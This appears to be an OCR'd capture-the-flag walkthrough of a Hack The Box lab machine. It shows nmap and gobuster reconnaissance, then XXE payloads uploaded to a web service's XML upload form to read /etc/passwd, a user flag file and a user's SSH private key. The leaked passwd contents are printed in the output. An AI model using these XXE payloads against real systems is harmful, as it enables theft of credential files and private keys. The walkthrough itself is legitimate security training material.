


root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Ara Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali:~/Masaüstü# nmap -sC -sV -p- -T4 10.10.10.91
Starting Nmap 7.70 (https://nmap.org) at 2018-08-19 10:19 +03
Nmap scan report for 10.10.10.91
Host is up (0.069s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 42:90:e3:35:31:8d:8b:86:17:2a:fb:38:90:da:c4:95 (RSA)
| 256 b7:b6:dc:c4:4c:87:9b:75:2a:00:89:83:ed:b2:80:31 (ECDSA)
|_ 256 d5:2f:19:53:b2:8e:3a:4b:b3:dd:3c:1f:c0:37:0d:00 (ED25519)
5000/tcp open http Gunicorn 19.7.1
|_http-server-header: gunicorn/19.7.1
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 430.92 seconds

```
root@kali:~/Masaüstü# gobuster -u http://10.10.10.91:5000 -w /usr/share/wordlists/dirb/directory-list-2.3-medium.txt

Gobuster v1.4.1              OJ Reeves (@TheColonial)
=====================================================
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.91:5000/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirb/directory-list-2.3-medium.txt
[+] Status codes : 301,302,307,200,204
=====================================================
/feed (Status: 200)
/upload (Status: 200)
```



This is a test API! The final API will not have this functionality.

Upload a new file


XML elements: Author, Subject, Content

Browse... shell.xml Upload

Aç

shell.xml


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<Author>
   <Subject>&xxe;</Subject>
   <Content>content</Content>
</Author>
```


Mozilla Firefox
File Edit View History Bookmarks Tools Help
Dev0ops hints - Page ...
Hack The Box :: Activ...
http://10.10...:5000/upload
10.10.10.91:5000/upload
Search
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started VNC over SSH | Compu...
PROCESSED BLOGPOST: Author: content Subject: root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false uuidd:x:107:111::/run/uuidd:/bin/false lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false whoopsie:x:109:117::/nonexistent:/bin/false avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false saned:x:119:127::/var/lib/saned:/bin/false usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false osboxes:x:1000:1000:osboxes.org,,,:/home/osboxes:/bin/false git:x:1001:1001:git,,,:/home/git:/bin/bash roosa:x:1002:1002:,,,:/home/roosa:/bin/bash sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologin blogfeed:x:1003:1003:,,,:/home/blogfeed:/bin/false Content: content URL for later reference: /uploads/shell.xml File path: /home/roosa/deploy/src

Aç


shell.xml

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///home/roosa/user.txt">]>
<Author>
   <Subject>&xxe;</Subject>
   <Content>content</Content>
</Author>
```



Mozilla Firefox
File Edit View History Bookmarks Tools Help
Dev0ops hints - Page ...
Hack The Box :: Activ...
http://10.10...:5000/upload
10.10.10.91:5000/upload
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
VNC over SSH | Compu...
PROCESSED BLOGPOST: Author: content Subject: c5808e1643e801d40f09ed87cdecc67b Content: content URL for later reference: /uploads/shell.xml File path: /home/roosa/deploy/src


Aç


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///home/roosa/.ssh/id_rsa">]>
<Author>
   <Subject>&xxe;</Subject>
   <Content>content</Content>
</Author>
```




